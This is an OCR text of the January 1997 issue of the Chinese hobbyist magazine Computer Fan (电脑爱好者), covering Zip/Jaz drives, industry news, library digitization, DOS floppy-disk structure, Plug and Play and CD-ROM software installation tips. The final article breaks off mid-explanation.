Computer Fan

电脑爱好者®

ISSN1005-0043/CN11-3248/TP 1997 1

一本大家都能看得懂的电脑杂志



新年寄语

携手1997 投身科技大革命

电脑爱好者的1996,是个满眼新奇,收获颇丰的年头。

在这一年里,386烟消云散,486黯然退场,奔腾75年底珠黄,多媒体变成了大路货,网络正走近生活。一年的变化实在太快太多了些。不少朋友眼看着自己的电脑一年间老了许多,也有一些新的电脑发烧友,只花几千元人民币就拥有了一台奔腾。

《电脑爱好者》的1996,经历过坎坷。

略过险恶商人路,无尽烦恼事不提,在过去的一年,我们的版芯版式变了几回,结果在做合订本时,烦不堪言。5、6月份,我们的排版软件更换成维思2.10,于是,又手忙脚乱了一回。这些变化,多少影响到刊物的质量,编辑部深感压力。最最令人恼火的是,屡禁不尽的一稿多投,7、8、9几个月,简直猖到极点,同行几家报刊不得不携手发了一文公告,稍有缓和而已,不少读者义愤填膺直斥编辑,唯有汗颜,今年编辑部决定要做点对违例者无情的事。

《电脑爱好者》的1996,也曾辉煌。

我们从年初10.8万的印刷量,增长到年底的16.8万册,发行量成为电脑期刊的遥遥领先者。我们主办的电脑爱好者城活动,更加得到北京及左近电脑爱好者的喜爱,得到电脑厂家的广泛认同,隐然树起又一支电脑展览大旗。我们和中国青年报合办的纪念电子计算机诞生50周年暨国产微机诞生10周年,题为《电脑·社会·人》的有奖征文活动,在人民大会堂圆满落幕。特别值得一提的是,我们开通了《电脑爱好者》网络杂志,从此,全世界人民只要驶入Internet,按下www.cfan.cn.net,就和我们息息相通了。还有,您可以试试直接拨打26688221,一些城市的电脑爱好者,会得到一个惊喜。

往者已已,今者堪说。我们电脑爱好者的1997,看上去,又是一个生机盎然、丰富多采的年头。

家用电脑市场差不多已经公认成熟,大公司的技术、服务和价格竞争,必然给电脑爱好者带来一个又一个的惊喜。

功能足够用的便宜电脑,越来越普及的电话,使得Internet等网络,开始进入我们的生活,一旦通讯速率得到改善,网络将毫不客气地主宰我们的生活方式。人类历史上我们正经历着的电脑时代即将由网络时代取代,我们正在经历一次技术变革,一场科技大革命。1997,正是这场科技大革命的年代初期,电脑爱好者有幸生逢其时,身置其中,可谓不枉人生。作为大家的朋友,我们会在照顾到大多数读者的情况下,为我们共同的网络尽些绵力。

除了电脑爱好者城、有奖征文等活动外,今年我们还想为大家做的事有:搞好考试指南工作、出几本电脑好书、办好刊授工作、做些服务读者的小事、协调读编作者的关系。

做自己想做的事,是种幸福,实现自己的目标,真是福中之福。我们知道,我们的这份福,是读者赐给的。

读自己喜欢读的书,爽心喜悦,帮自己喜爱的书更惹人爱,可以放大这份喜悦。

我们热切盼望能和我们的读者一起,携手1997,共同体会、共同丰富这个激动的年代。

《电脑爱好者》编辑部

极碟与爵士

电脑的数据存储设备正向着大容量，方便携带的方向发展。Maxtor 近日推出钻石系列硬盘的最大容量已达 5.1GB，硬盘的容量越做越大，却不方便携带。650MB 容量的光碟，便于携带，但至今仍是可读不可写，磁光碟虽然可读可写但价格却十分昂贵，至于可携带的硬盘,却容易因碰撞而损坏。

于是,一种容量大又便于携带、价格适中的大软盘——Zip 出现了。它是由美国 Iomega 公司研制推出的,也被称为极碟。

Zip 磁碟与普通 3.5 英寸软盘大小相仿，抗外力性强，不受碰撞影响。Zip 具有独特的读写加密，使数据的安全性得到保障，备有并口、SCSI 两种型号，适用于 DOS、WINDOWS、Mac OS、OS/2。Zip 有 100MB 的存储量，平均寻道速度为 29ms，传输速率最小为 0.79MB/s，最大为 1.4MB/s，数据吞吐率：SCSI 式大于 60MB/m，并口式大于 20MB/m，格式化时间最短为 5 秒，最长为 15 分(含表面校验)。

据 Iomega 公司中港澳总代理香港通络国际有限公司的有关人士介绍，Zip 驱动器售价 1990 元（含一张盘片），盘片售价 170 元/张（按单位容量计算，相当于低档 1.44MB 软盘），盘片永久保用（坏换新）。由于 Zip 的市场潜力惊人，Iomega 的股票在一年之中上升了 100 倍。ZIP 在 1995 年荣获美国权威电脑杂志各大奖项，其中包括 PC COMPUTING 的 1995 年最超值产品奖，PC MAGAZINE 的 1995 年最佳产品奖。Zip 技术已被广泛使用于很多知名品牌的电脑中，如 IBM、HP、Acer、Dell、NEC、Fuji、Packard Bell。

作为新一代可交换存储设备，Zip 为用户提供无限的存储容量，适用于数据的存档、转储和共享，随着 Internet 的广泛应用，人们可以利用这种新存储设备方便地把网上信息拷贝下来。但若要存放更大容量的数据，100MB 就显然不够了，于是 Iomega 的另一种产品 Jaz（爵士），就应运登场了。Jaz 驱动器在一个 3.5 英寸的盘盒中可以容纳 1GB 的数据，它使用两个双面盘片和 4 个读写磁头，Jaz 驱动器通过一个 SCSI 控制卡与计算机相连（IDE 型号驱动器尚未推出），支持 DOS、Windows、Mac OS、OS/2，亦与 Windows NT、UNIT、Netware 兼容。

Jaz 的平均寻道时间为 12ms，最大连扫速度为 6.73MB/s，传输速率为 3.53MB/s，具有 256KB 读/写 Cache buffer（高速缓存），更有先进的光学感应密码锁，确保机密资料的安全。Jaz 与硬盘的操作原理是相同的。电脑一经开启，Jaz 便以每秒 5400 转高速旋转，这时使用者切勿移动 Jaz 及电脑，因为剧烈振动会导致盘片与读写头撞击，引起盘片及读写头损毁。使用时在插拔前必须关机，避免数据出错。Jaz 驱动器很适用于做整个硬盘的备份。同时，它的速度很快，可以将它作为一个主驱动器，它的市场价格：驱动器 4800 元（内置式，含一张盘片），6500 元（外挂式，含一张盘片），盘片售价 1200 元/张。

目前，市场上还有一些其它品牌的大容量、便携的存储设备，这里我仅向大家简略介绍这两种，希望对您的选购有所帮助。

笔者在翻阅资料时，看到三张有趣的表格，现摘录下来与大家共享：

①一支 Jaz 盘可做什么？

- 储存 8 小时 CD 效果音乐
- 发展及管理多媒体应用程序
- 录取 2 小时的数码电影
- 收藏 150 张全彩数码相片
- 进行非线上的广播级影画剪接
- 传输大的图像档案至印表机
- 把硬盘容量无限升级并快速备份

②Jaz 盘实战试验

试验过程	所用程式	需时
从系统硬盘拷贝至 Jaz 盘	MS Office for Windows 95	80 秒
	占 3.98MB 的 Paint ShopPro	5 至 6 秒
	Jaz 传送 Jaztour 录像片段（约占 74MB）	60 秒
从软盘拷贝至 Jaz 盘	265KB 的图像	10 秒
说明书所列之备份需时	整个容量 1GB 的 Jaz 盘进行备份	300 秒

③各类储存装置之性能比较

储存装置	常见软驱	Zip 机	Jaz 机	PCMCIA 机	MO 机	QUANTUM 硬盘
储存容量	1.44MB	100MB	1GB	260MB	230MB	2.1GB
平均寻道时间(Seek time)/ms	95	29	12	16	29	12
传输率(Transfer Rate)/MB/s	500(B/s)	0.79-1.40	3.53-6.73	0.6	1.75	16.6

（本刊记者 赵冬青）

联想服务新策略 自去年12月2日开始至12月28日，联想微机在北京、上海、广州、西安、成都、武汉、沈阳七个城市相继展开为期一个月主题为"联想服务长征路 真情承诺为用户"的全国巡回展示活动。在这期间，联想推出了一系列新的服务措施：1. 联想家用电脑享用一年上门服务，对1996年10月1日以后的联想1+1家用电脑的用户提供一年内硬件故障（正常使用中出现的硬件损坏）免费上门服务。2. 推出新的保修政策，以前只对主板进行三年保修，现在对联想微机的主要部件（板卡、硬盘、CPU、内存）皆提供三年零三个月的免费保修。3. 建立起了四级服务体系，提供全国范围内的微机联保。4. 向联想1+1家用电脑用户提供8小时的免费售后培训。

方正电脑降价 北大方正从1996年11月11日起大幅下调方正电脑价格，降价产品包括FP商用机系列与cherio（卓越）网络多媒体系列。截止到10月底，方正电脑产销3万台的年底目标已被突破。

3CNet网络升级完成 在北京电报局的支持下，由中网信息技术有限公司投资兴建并经营的中国商用计算机网络（3CNet）北京网络中心完成了开通以来的第一次网络改造升级工程，实现了3CNet与中国公用计算机交互网（ChinaNet）的直接互联，数据传输速率高达2兆，通过共享北京电报局的高速国际出口，近期内可满足近万个用户的上网要求。改造升级后的3CNet增加了1000千兆字节的网页的磁盘阵列，可以满足30万家企业上网存放信息的需求。

科利华推出初中3.0版 科利华公司近日开展"帮我上重点，圆我大学梦"活动。推出的初中3.0新版，无论在设计思想，开发平台，信息容量上，还是在软件功能，升级维护等方面，较以往版本均有突破，更符合现行教学大纲的要求，贴近学生认知活动的实际。同时，活动过程中还发布了各项优惠政策，如：考取重点高中奖励HP DJ200彩色喷墨打印机一台；仅考取普通高中的赔款1800元；向全国城市中学免费增送CSC电脑家庭教师初中版、高中版软件各一套（3400元），目前活动已在国内25个大中城市全面铺开。

微软推出MS Exchange Sever4.0中文版 1996年11月27日，微软（中国）有限公司在京展示MS Exchange Sever4.0中文版这一电子信息交换系统。MS Exchange Sever4.0在一个单一的平台上结合了电子邮件，组日程安排，电子表格和组件应用程序，它可以通过一个集中化的管理程序管理，并且可以阻止网络"黑客"和"垃圾邮件"所带来的困扰，它为建立强大的客户机——服务器解决方案提供了新选择。据微软公司介绍，MS Exchange Sever4.0中文版是面向企业级用户开发的软件系列的又一中文版本，也是微软Backoffice软件包全面中文化的重要组成部分。

5.1GB大容量硬盘面市 Maxtor公司于1996年11月21日在北京宣布推出Maxtor"8000"钻石系列，Maxtor对3.5寸DiamondMax系列产品完成了机构技术与电子构架的全新设计，其容量可达到5.1GB、3.8GB及2.5GB。钻石系列是Maxtor第一个使用MR磁头与PRML读取路径的硬盘系列产品。MR的采用使得钻石系列得以达到最高每一盘片有1.28GB的容量，PRML的读取路径，有助于产品内部资料的快速传递。Maxtor的吴先生称：钻石系列通过美国EPA标准检测，平均无故障时间为300，000小时。

"金典"到中国 多语言动态电脑词典Roboword的最新2.0中国版定名为"网际金典"，从1997年1月份开始在中国市场正式发行。Roboword是一种在Windows95、Windows3.x环境中使用的动态辞典，由日本Techno Craft有限会社和北京特科能软件公司联合开发，尤其适合于在国际互联网上使用。

AST新动向 美国AST公司"96AST电脑世界"展示会于1996年11月13日举行。新品有两大类，一是原有主导机型的推陈出新，一是全面创新的新机型。AST尤其照顾了老用户以最少投资升级，并尽可能预装系统软件、工具软件和应用软件。

AST公司与国家教委高等工程教育学会于12月7、8日在北图报告厅举办了"AST让我来实践展览及征文活动"。这次活动展示的全部为奔腾系列电脑：多媒体机、普通台式机、笔记本、高能奔腾商用机和服务器。多媒体和Internet网络环境可使学生通过视听感受和上机操作进行切实的实践。主办单位还聘请专家举办电脑市场与技术专题讲座，使学生既了解技术也能把握电子信息产业市场发展。同时，开展大学生电脑实践征文活动。各地大学生可将自己对电脑世界的切身体验，电脑应用中的发现收获撰文应征。

恒远新品展示 1996年11月19日、20日，北京恒远新技术公司举行了"97版恒远集成管理软件新产品新闻发布会暨展示会"，向社会各界全面阐释了"恒远集成管理新概念"，并公布了该软件上市之前的"百家试用"计划。"97版恒远集成管理软件"全部为WINDOWS平台上产品。可在WIN95、WIN3.1上运行；支持WINDOWS NT、NOVELL；与微软OFFICE一体化，完全控制利用OFFICE资源；采用SQL-SERVER，ACCESS，采用ODBC访问多种数据库；可进行电子数据交换，支持多种格式电子数据输入、电子输出；支持远程访问。

讯合成立 近日，讯业集团（COL）与邮电部电信总局数据通信局网络开发中心举行了COL（CHINA ONLINE）北京营运公司——北京讯合科技有限公司的开业典礼。COL是由讯业集团在国家邮电数据公网上建立的全国商业增值信息服务网，并架构信息服务的营运站点和服务销售中心，在邮电公网上组织开发各层信息。两个月的试用，集体用户和个人用户共达1658位，访问次数达51846人次。

开篇的话：各位朋友，新年好！新年伊始，“电脑神通”终于和大家见面了。电脑的出现，使我们生活的这个小小寰球越来越小，越转越快。电脑在各行业、各领域的应用不断深入，电脑在这些领域发挥着越来越大的神通。同时电脑的普及，给我们每一个生活在电脑时代的人，带来了诸多的机会，藉著电脑，人们可以做到足不出户金钱滚滚来，广大读者之中一定不乏电脑创收的成功者和锦囊妙策。“电脑神通”愿为您提供一席之地。侃一侃电脑在各行业的应用，聊一聊电脑创收之道。欢迎赐稿！

变革中的图书馆

图书馆是人类文化的宝库，最大量的信息集藏地。受飞速发展的信息技术的推动，图书馆正发生着深刻而快速的变化。1996 年 8 月在北京召开的第 62 届国际图联大会上，来自世界各国的图书馆界代表讨论最多的是信息时代的图书馆，图书馆在信息时代的形态、地位、作用，听到最多的是图书馆自动化、数字图书馆、虚拟图书馆等令人心驰神往的字眼。图书馆正在迎接信息时代的挑战。这一过程大致可分为三个阶段：图书馆自动化、数字图书馆、虚拟图书馆。

图书馆自动化

图书馆自动化是图书馆走向信息化的初级阶段。图书馆日常工作由图书的采购、分编、典藏、流通（借阅）、剔旧等等组成，这些工作又分别包括很多繁杂的工作。图书馆自动化就是利用计算机使这些日常工作摆脱繁重的手工操作，提高工作效率和服务水平。

以图书借阅为例，现在读者到图书馆借书，一般流程是先到目录厅在成千上万的目录卡片中检索出所要借的书的卡片，然后填写借书单并交给工作人员，工作人员到书库去查找你所要的书。如果该书刚好在书库中，则工作人员将其送至出借处，然后由出借处工作人员为你办理借阅手续。如果该书不在书库（已出借），则你又需重复上述过程借另一本书。这一过程既繁琐又耗费时间，有时甚至到了令人不可忍受的地步。如在北京图书馆借一本书，有时甚至需三、四个小时。实行计算机自动化以后，目录厅中卡片都以数字的形式存储在中央计算机中，读者可通过计算机终端根据书名、作者、主题词、分类号、出版者、ISBN 号等多种检索点来检索你所需的书籍，计算机屏幕上可直接显示出该书已出借了多少本，库中尚存多少本等信息，确定所要借的图书后，你所需做的只是发出一个命令或点一下鼠标，中央处理机接到借书的命令后会命令书库中的机械手取出该书并将其放在传送带（或送书小车）上，传送带将书送往出借台，此时用条码阅读器和磁性阅读器读一下读者借书证和书上的条形码或磁条即完成了整个借书手续。读者还书时只需扫一下还回的书即可。

图书馆自动化的实现，可极大地提高传统图书馆的管理和服务水平。如图书馆为合理利用有限的资金更好地为读者服务，需经常性地统计读者职业、文化程度、专业等，也需经常统计各类图书的借阅率等，传统手工作业方式下，这些信息的获得需做大量的工作，而实现了计算机自动化后，这些信息的获得就非常容易了。

我国图书馆自动化工作自 80 年代初起步，由于缺乏宏观协调指导，各图书馆各自为政，互相封闭，开发了几百个系统，但真正能够保留下来的寥寥无几。90 年代以来情况有所变化，1988 年文化部组织全国 8 个省级图书馆的技术骨干组成研制组，由深圳图书馆负责组织，于 1993 年研制成了一个图书馆自动化集成系统（ILAS）。ILAS 的开发成功，标志着我国图书馆自动化系统的一个新阶段。但 ILAS 也存在一些令用户不能满意的地方，如其平台为 Xenix/Unix，大多数图书馆用户对其不熟习，系统运行过程中对开发者的依赖性较大，用户二次开发的难度很大，其期刊管理系统考虑过于简单，对外文期刊的处理能力较弱等。除 ILAS 外，目前我国只有三、四家较成熟的系统。图书馆自动化是大势所趋，我国现有 25 万图书馆，对计算机应用系统开发商而言，这是一个很大的市场。

目前图书馆自动化管理系统的发展方向，主要在网络扩充方面。比如，在全国电子书目数据中心没有建立起来之前，应能提供各图书馆通过广域网异地对等查询服务，一旦全国性书目数据中心建成，就可实现全国联机编目。目前国内的某些图书馆自动化系统已可支持 INTERNET 查询。

数字图书馆

由于磁性与光学存储技术和多媒体技术的迅猛发展，图书馆在未完成自动化的情况下就迎来了数字图书馆的概念。现在数字图书馆已初露端倪。目前数字图书馆工作中涉及两个概念：电子出版物和传统出版物的电子化。

电子出版物指以磁盘、光盘为载体的出版物，如 CD 等，目前呈飞速发展的态势。与传统出版物相比，电子出版物往往在著作文本之外编有机检索引，记录文本中的关键词的位置，因而能实现随机检索、即时统

电脑创收的话题

电脑创收的文章最近有几篇来稿，现择其精要之处介绍给大家，一方面做引玉之砖，一方面也让大家艳羡一把。

浙江徐祝渔在稿中介绍了他的一位朋友的经历。看来这位朋友真是一位发烧友，竟一路升级，由8086狂升至586多媒体，“经济危机”也跟着升上来了。为摆脱危机，这位朋友真是有点红了眼，又一次发烧，集聚资本，孤注一掷，一次购进5台机子，租了房，挂了招牌，开了业。业务主要是游戏和培训。想不到生意还挺红火，特别是游戏服务，尽管当前各种游戏机房林立，玩家还是络绎而来。这位朋友采用计时制，收费标准每小时2元，一天下来也有百多元的进帐。掐指算来，一年即可摆脱危机，两三年后便可直奔小康了。对这位朋友的魄力与勇气，编辑也感到叹服和艳羡了。

如果说从上面这位朋友身上已可隐略地看出当今小款的发迹史来，那么我们从下面这位朋友的身上看到的则是，中国儒者的聪慧及其清雅的求财之智了 这位朋友是湖南的易永丰，他在来稿中叙述了他用电脑集邮的情形。“当拥有了电脑并熟练地掌握了电脑知识后，自己编写了家政管理的软件，集邮管理为其中一个子系统。现代化的电脑使我传统的集邮生活进入了一个神奇而崭新的境界，思想上得到了收益和升华。在我的软件中，有邮票的类别、购入价、时价、发行时间、志号、发行量及相关的知识等，我每隔一定时间将邮票的时价输入电脑，这样每种邮票发行后的每个时期的价格可一目了然地在屏幕上显示出来，可以从总体上把握市场的变化趋势，对何时买进何时卖出邮票心里就有谱了。这不，上个月，本人不失时机，卖出部分邮票，一下子赚了好几千块呢！利用电脑炒股时有听闻，利用电脑炒邮还真是第一次听说！

怎么样，以上两位朋友干得不赖吧？你是否跃跃欲试了？把你的经历、经验告诉我们，告诉更多的人？

（本刊记者　田世峰）

计、快速关联浏览等。一些电子出版物甚至具有超文本功能，可不同角度把文本内容联系起来，帮助人们读书治学。电子出版物还使文献的出版周期缩短，减少了信息产生与信息发布之间的时间差。由于电子出版物体积小容量大，使得长期困扰图书馆界的有限的馆空间与无限的藏书要求之间的矛盾也迎刃而解。

传统出版物的电子化指将传统形式的信息转化为数字化信息，这些信息不仅包括书本，还包括模拟制的录音、录像、地图、绘图等。转化技术包括扫描、字符识别（OCR）、数据压缩等技术。经过数字化处理的信息存储在磁盘、光盘中，借阅的读者通过计算机联机阅读。这一工作对保存人类文化典籍也可起到一劳永逸的作用。

虚拟图书馆

网络技术和超文本技术的迅速发展，使图书馆界在数字图书馆的基础上又提出了虚拟图书馆的概念。虚拟图书馆的硬件基础是连接全球的国际网络。数字图书馆时代读者需要知道电子图书藏在哪个图书馆，然后登录到该馆的中央主机上，进行检索、调阅。而虚拟图书馆时代，读者并不需要知道要访问哪一个图书馆，而只需在网络上顺序发出阅读请求，网络就可为你调出该书来，而该书可能来自世界上任何一个图书馆。此时各图书馆之间的界限已模糊了，读者是在与世界上所有图书馆打交道，所以虚拟图书馆又可叫全球图书馆。在虚拟图书馆中书的概念也发生了某些变化，你甚至可以把你的观点以“批注”的形式写入到“书”中，从而可与其它读者及作者进行双向交流。从这一意义上说，虚拟图书馆是一世界性的知识系统、学习系统、信息系统。

虚拟图书馆在技术上已不存在任何困难，但其真正实现还面临诸多法律、政治、经济、文化以及意识形态方面的问题需要克服。

IBM公司已经看准了图书馆数字化方面的巨大市场，提出了完整的技术方案。IBM的方案中大量采用了数字照相、多媒体网络和多媒体数据库等先进技术。在美国，IBM已完成了印地娜大学音乐学院图书馆的数字化工作。在中国，IBM中国研究中心与清华大学、复旦大学、中国石油天然气总公司等正在进行着数字图书馆方面的合作。例如，IBM中国研究中心与复旦大学计算机系正合作制作“中国国家历史地图集电子版”，该系统容纳了复旦大学历史地理研究所多年的研究成果，目前已开发了历史地图集的第一个多媒体演示版，该版可演示清代嘉庆年间的全国、省（府）地图，并有相应的文字、语音说明。国内系统集成商尚无涉足图书馆数字化市场的。

随着信息技术的不断发展和图书馆界的努力，这一天终会到来：人们可在任何地点，在网上访问世界上任何一座图书馆。

（本刊记者　田世峰）

何为『即插即用』



微软公司在发展 Windows95 时,为克服用户因需调整周边的硬件设定造成的困扰而开发出的一项新功能:即插即用(PNP 结构体系)。这是一项用于自动处理 PC 机硬件设备安装的工业标准,由 Intel 和 Microsoft 联合制定。

通常,当您需要安装新的硬件时,往往要考虑到该设备所使用的 DMA 和 IRQ 资源,以避免设备之间因竞争而出现冲突,甚至导致机器无法正常工作。因为有了"即插即用"(PNP),它使得硬件设备的安装大大简化,您无须再做跳线,也不必使用软件配置程序,但是您所安装的新硬件必须是"Register For Windows95",即符合 PNP 规范的,否则是行不通的,即插即用是 Windows95 操作系统的最显著特征之一,基于 Intel 体系结构的其它微机操作系统目前尚不具备该特性。

即插即用特性并不是配一个 FOR Windows95 程式就可以行得通,它需要主板具有 PNP 功能,这样在系统启动时由 BIOS 自动读取提供有 PNP 功能之介面卡的设定参数,自动分配各项资源,并将分配后的设定参数存入主机板中的 FLASH RAM,再由 WINDOWS95 向该主板 FLASH RAM 读取编排后的 PNP 介面卡相关设定参数,如此则避免了以往因 I/O 地址相互冲突所造成的困扰,使整个电脑在执行各种程序时有效地发挥系统功能。该卡在硬件上支持 PNP 功能才可以真正的 PLUG & PLAY。

即插即用计算机系统的具体内容包括:

PLUG AND PLAY BIOS: PNP BIOS 提供基本指令集,用于确定在系统开机自检(POST)时所需要的最基本设备。这些设备至少包括显示器、键盘、磁盘驱动器等。

"即插即用"操作系统:Windows95 是第一个 PNP 操作系统,MS-DOS 5 和 Windows3.1 也对即插即用提供有限的支持。

"即插即用"硬件:"即插即用"硬件是指由 PNP 操作系统自动配置的一组 PC 设备。PNP 也同样支持打印机、调制解调器、串口 COM 和并口 LPT 等,基于 ISA 和 EISA 的适配卡则需要进行适当的修改。

"即插即用"设备驱动程序:Microsoft 提供的设备驱动程序支持基本 PNP 设备,例如 IDE、CD-ROM 等。

(河北省　吴永明)

宽行打印机每行能打这么多字符

1600K 宽行打印机在国内用户很多,有时需要知道这种打印机每行能打多少字符。本人用 WPS 试了一遍,填表如下:

	标0	标1	标2	标3	标4	标5	标6	标7
宽行	50	75	101	121	152	203	243	255
窄行	23	35	47	57	72	95	116	145
A3	36	55	74	89	101	149	179	224
A4	23	35	47	57	72	96	116	145
B4	23	35	47	57	72	96	116	145
A5	18	28	38	46	58	78	93	107
B5	21	32	44	53	66	89	207	134

这是西文字符数,要打汉字则数字减半并取整。该表可作小资料留存。

(南京市　钱雁群)

用 Windows 来隐含目录

作为保护文件的一种手段,隐含目录的方法已有不少,如用 Pctools、Debug 等来修改目录。现在介绍一种新的方法——用 Windows 来隐含目录。

首先,启动 Windows,打开主群组中的文件管理器,在左视窗子目录树中选中你所想要隐含的目录。然后选取 File 菜单中的 Properties 命令(或按 Alt-Enter 键)出现对话框:

在对话框中选中 H(隐含)项,然后按 OK 键。退出 Windows,用 dir 命令查看,你会发现目录已隐含。

(安徽　罗天宇)

常见软磁盘的硬件特性和信息组织浅析

目前 PC 所使用的软盘主要有 3.5 英寸和 5.25 英寸两种,其容量分别为 1.44MB 和 1.2MB，由于其方便经济的特性而受到用户的青睐,现就 DOS 对 3.5 英寸磁盘的使用情况进行详细的分析。

一张刚出厂的软磁盘是无法直接用来存储信息的，DOS 在使用它之前，必须对它进行格式化(Format)。通过格式化(包括物理格式化和逻辑格式化,亦称低级格式化和高级格式化)，DOS 在一张圆形的磁介质分布均匀的磁盘上划分了许许多多直径不同的同心圆,称之为磁道 (Track)，它是真正存储数据的地方。每个磁道被均等地分成数段,每段称为一个为扇区 (Sector)，系统在软盘上对数据的基本分配单元(Allocation Unit) 又称为簇就是由一个扇区构成的,它是磁盘数据输入输出的最基本的单位。同时,DOS 也建立了辅助管理机制,其一是保留扇区 (Reserved sector)，通常称为引导记录区 (Boot Record)，它存储着磁盘启动的转移指令，引导代码以及厂商标志，操作系统版本号，BIOS 参数块等信息; 其二为两个 FAT (文件分配表: File AllocationTable)，它的作用是记录每个文件所在的簇(Cluster)编号,由该编号 DOS 可找到文件内容。两个文件分配表内容相同,其 FAT2 是为了预防 FAT1 被破坏而做后备用的。其三是建立了根目录区 (ROOT Directory)，有时也叫文件目录表 (FDT : File&Directory Table)，它会记录根目录下每个文件 (或子目录) 的文件(目录)名,最后更新日期和时间,文件大小,文件属性以及文件所在的第一个 Cluster 编号即入口编号等信息,FAT 和 FDT 有时也统称为磁盘的控制区,它一般位于 0 面 0 磁道 0 扇区; 其四是建立了磁盘卷标号(Volume Label)和磁盘序号(Serial Number)。一张典型的 3.5 寸双面高密度 (Two Sided High Density)磁盘经过格式化后,其基本结构如下:

面号有 2 个,分为第 0 面和第 1 面,一个面号对应一个磁头号(Head),磁盘的每面有 80 个磁道,每磁道内有 18 个扇区,这样磁盘上共有 $2\times18\times80=2880$ 个扇区，在这些扇区中，磁盘的引导记录区占用 1 个扇区,每个文件分配表占用 9 个扇区,两个占 18 个扇区;此外，磁盘根目录区最多允许 224 个包括文件和子目录在内的登记项目(Entry,注意:子目录内的登记项目可以没有限制),而每个登记项目占用 32 个字节,这样根目录区将占有 $224\times32=4608$ 个字节，而每扇区是 512 个字节也就是 $4608\div512=14$ 个扇区。以上 $14+18+1=33$ 扇区 (共 16896 字节) 是磁盘上的不可用空间，它们依次位于第 0 面的 0~1 磁道内。这样剩下 $2880-33=2847$ 个扇区是用来存放数据的，形成了和控制区对应的数据区,共 $2847\times512=1457664$ 字节。至于 1.44MB 并不都是可以供用户使用的。

DOS 在磁盘上给文件分配存储空间时的原则是:分配给文件的磁盘容量是不小于该文件长度的簇大小的最小倍数。所以,对于不同类型的磁盘,由于其簇大小不同，分配给一定大小文件的存储空间也是不同的。当要在磁盘上建立或存储一个文件,DOS 首先在文件目录表 (FDT) 中登记，并在 FAT 中找到第一个可利用簇，将该簇号也放入 FDT 中，作为此文件在 FAT 中的入口,然后通过计算文件所占用的簇的数目和查找 FAT 表中的可利用簇，分配特定数目的簇给文件并将这些簇的簇号按文件占用的顺序依次放入 FAT 中(由 DOS 的这种特性可以看出,文件在磁盘上可能是在不连续的簇中存放的,而 FAT 使 DOS 真正实现了文件在磁盘上的随机存取),最后调用基本输入输出系统(BIOS)对这些簇进行写文件内容。至此,文件存储完成。删除文件时,首先删除目录区该文件名的第一个字符,将其替换为十六进制的 E5,磁盘目录区的其它内容保持不变,其次释放文件所占用空间,即在 FAT 区对该文件所占用的簇进行标记,允许 DOS 可以为新文件分配这些簇(由此可以看出,在 DOS 给这些簇分配新文件之前,原文件在簇中的内容保持不变,这也是 DOS 和一些工具软件能够恢复(Undelete 被删除文件的原因)。这些情况也适用于硬盘,只不过需注意的是,容量较大的硬盘的簇中有时含有 4~8 个扇区,如此设置是为了加快硬盘的存取速度,但同时也浪费了很大的空间,尤其是当小文件很多时。

以上分析了 3.5 寸软磁盘的大概特性和信息组织状况。通过以上分析可以看出。只要知道磁盘的一些硬件参数，就可以了解它被 DOS 如何使用的信息，这些信息对于深入全面地了解 DOS 技术是十分必要的，而且也是读者掌握的一些实用技术，如: 加解密技巧,数据保护技术,防毒杀毒技术等的基础。

下面给出 5.25 英寸磁盘的一些重要参数,读者可参考上面所说的详细了解 DOS 对 5.25 英寸软盘的使用情况,它和 3.5 寸磁盘的情况类似,这里不再赘述。

磁头数:2(双面)	每面磁道数:80
每磁道内扇区数:15	每扇区内字节数:512
扇区总数目:2,400	簇的总数目:2,371
每簇扇区数:1	根目录占用扇区数:14
保留扇区数:1	文件分配表数:2
每个 FAT 占用扇区数:7	根目录最大登记项目数:224

(中央财经大学　李彦智)

光盘软件的安装和使用详解

目前的光盘软件可分为四类：一是直接从光盘上运行的软件，此类软件一般在其目录下都有一个可执行文件或一个 PLAY.BAT 文件；二是直接从光盘上安装的软件，此类软件一般都能在其目录下发现有 INSTALL.EXE 或 SETUP.EXE 文件；三是以压缩的方式存储于光盘上的软件，此类软件的扩展名一般为 .ARJ 或 .ZIP 文件，前者由 ARJ.EXE 生成，后者由 PKZIP.EXE 生成；四是以磁盘镜像文件形式存储于光盘上的软件，此类软件文件的长度大都为 1 兆多，且其文件扩展名是 .IMG 或 .DDI，前者由 HD－COPY 生成,后者由 DISKDUPE 生成。

第一类的光盘软件可直接运行可执行文件或 PLAY。如果在运行时频繁发生死机现象,可将光盘伴侣类的软件先驻留内存,然后再运行该程序。或者如果该程序本身容量不太大而硬盘又有较大的剩余空间的话,干脆用 XCOPY 命令将其全部搬到硬盘上来执行,效果更好!但是如果这二种方法仍无法解决故障的话,那么就可能是你的光盘上软件已损坏或机器硬件档次不够,如主频、内存容量、显示卡等方面的因素都十分关键。

第二类光盘软件只需直接敲入 INSTALL 或 SETUP 命令,然后按屏幕上的提示完成即可。一般来说，若是 INSTALL 的安装程序，其多是运行在 DOS 环境下。安装结束后它将在你的硬盘上建立一个子目录,运行该软件只需进入该子目录,寻找并运行可执行文件或名为 PLAY.BAT 的文件。若是 SETUP 的安装程序，其多是运行在 Windows 环境下，安装此类程序需先运行 Windows，然后在程序管理器中寻找 SETUP.EXE,找到后将鼠标箭头移到该文件上双击,然后按屏幕提示进行操作即可完成安装。安装结束后将在 Windows 下添加一个新的程序组,双击此程序组图标就可以了。另外,此类软件虽然有屏幕提示,但绝大多数都是英文的,不能完全看得懂也不必担心,只要连续按回车键一般都能按其缺省设置顺利安装。

第三类光盘软件可用 ARJ 或 PKUNZIP 等解压缩软件直接从光盘上向硬盘上解压缩。此类存储形式的光盘软件经解压缩后多可直接运行，一般无需再安装。但你必须先掌握各种解压缩软件的用法。ARJ 软件使用方法是：假设欲解压 E 盘（E 盘为光驱）上 A1.ARJ 文件至 C 盘，可用命令 ARJ X E:\ A1.ARJ C:\即可。其它解压缩软件使用方法类似。

